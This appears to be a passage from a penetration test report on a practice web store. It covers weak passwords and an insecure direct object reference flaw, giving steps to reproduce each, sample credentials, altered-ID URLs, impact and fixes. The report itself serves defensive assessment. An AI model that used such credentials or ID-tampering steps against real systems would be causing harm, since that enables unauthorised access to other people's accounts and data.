
9.Common Passwords

The passwords which can be guessed easily are called Common or Weak passwords.

Weak Passwords Flaw (Severe)	Below given URLs have weak passwords. Affected URLs: • http://13.233.114.200/wondercms/ • http://13.233.114.200/login/seller.php


Observation:

- Navigate to http://13.233.114.200/wondercms/ here you will find option to login where password is weak and seen.
- Go to http://13.233.114.200/userlist.txt here you find name and password list, visit http://13.233.114.200/login/seller.php and use credentials to login.
- The passwords of sellers and ,admin of blog ,is very common and easily predictable.



```
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

POC(Proof of Concept):




13.233.114.200/seller/dashboard.php

Lifestyle Store

Dashboard

Logout

Copyright @ Lifestyle Store. All Rights Reserved.



13.233.114.200/wondercms/

Website title

It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.

About your website

Photo, website description, contact information, mini map or anything else.

This content is static and visible on all pages.

©2019 Your website • Login

Business Impact - High

Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting logged into privileged accounts.

Recommendation

- There should be password strength check at every creation of an account.
- There must be a minimum of 8 characters long password with a mixture of numbers ,alphanumeric ,special characters ,etc.
- There should be no repetition of password ,neither on change nor reset.
- The password should not be stored on the web, rather should be hashed and stored.

References


- https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/
- https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

10. Unauthorised availability of Details

Unauthorised availability of Details(Severe)	The Show My Orders module is vulnerable from an Insecure Direct Object Reference (IDOR) that allows attacker see to anyones Bill details Affected URLs : • http://13.235.16.62/orders/orders.php?customer=8 • http://13.235.16.62/orders/orders.php?customer=14 • http://13.235.16.62/orders/orders.php?customer=2 • http://13.235.16.62/orders/orders.php?customer=3 • http://13.235.16.62/orders/orders.php?customer=13 Affected Parameter: • Customer (GET)

Observation :

- After Login as customer, go to Myorders section and change the last value in url.



My Orders

Order Id: 7B1D17C63974

PRODUCTS:

Adidas Socks	INR 145
White polo shirt	INR 450
Total	**INR 595**

SHIPPING DETAILS:

Name - Donald Duck
Email - donald@lifestylestore.com
Phone - 9489625136
Address - B-34/ the duck lane, Disneyland

PAYMENT MODE

Cash on delivery

Order placed on : 2019-02-15 15:29:49

Status: DELIVERED

10. Unauthorised availability of Details

Unauthorised availability of Details(Severe)

Affected URLs :

- http://13.235.16.62/profile/16/edit/

Affected Parameter:

- User_id (GET)

Payload used:


- http://13.235.16.62/profile/3/edit/

Other Affected URLs:

- http://13.235.16.62/profile/2/edit/
- http://13.235.16.62/profile/14/edit/

Observation

- Login using any customer of the month's details. Then navigate to the below link. http://13.235.16.62/profile/16/edit/
- Now remove 16 and insert 3 in the url press enter and you will see the details of another user and you can alter this .



13.235.16.62/profile/3/edit/

My Profile

Brutus

Pluto@lifestylestore.com

Pluto98

8912345670

A-56 Sailor&#039;s ship, popeyeworld

Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID.
This discloses critical billing information of users including:

- Mobile Number
- Bill Number
- Billing Period
- Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/black market.
More over, as there is no rate limiting checks, attacker can brute force the user_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

Recommendation

Take the following precautions:

•Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting

•Use proper rate limiting checks on the number of request comes from a single user in a small amount of time •Make sure each user can only see his/her data only.

References

- https://www.owasp.org/index.php/Insecure_Configuration_Management
- https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

11.Open Redirection

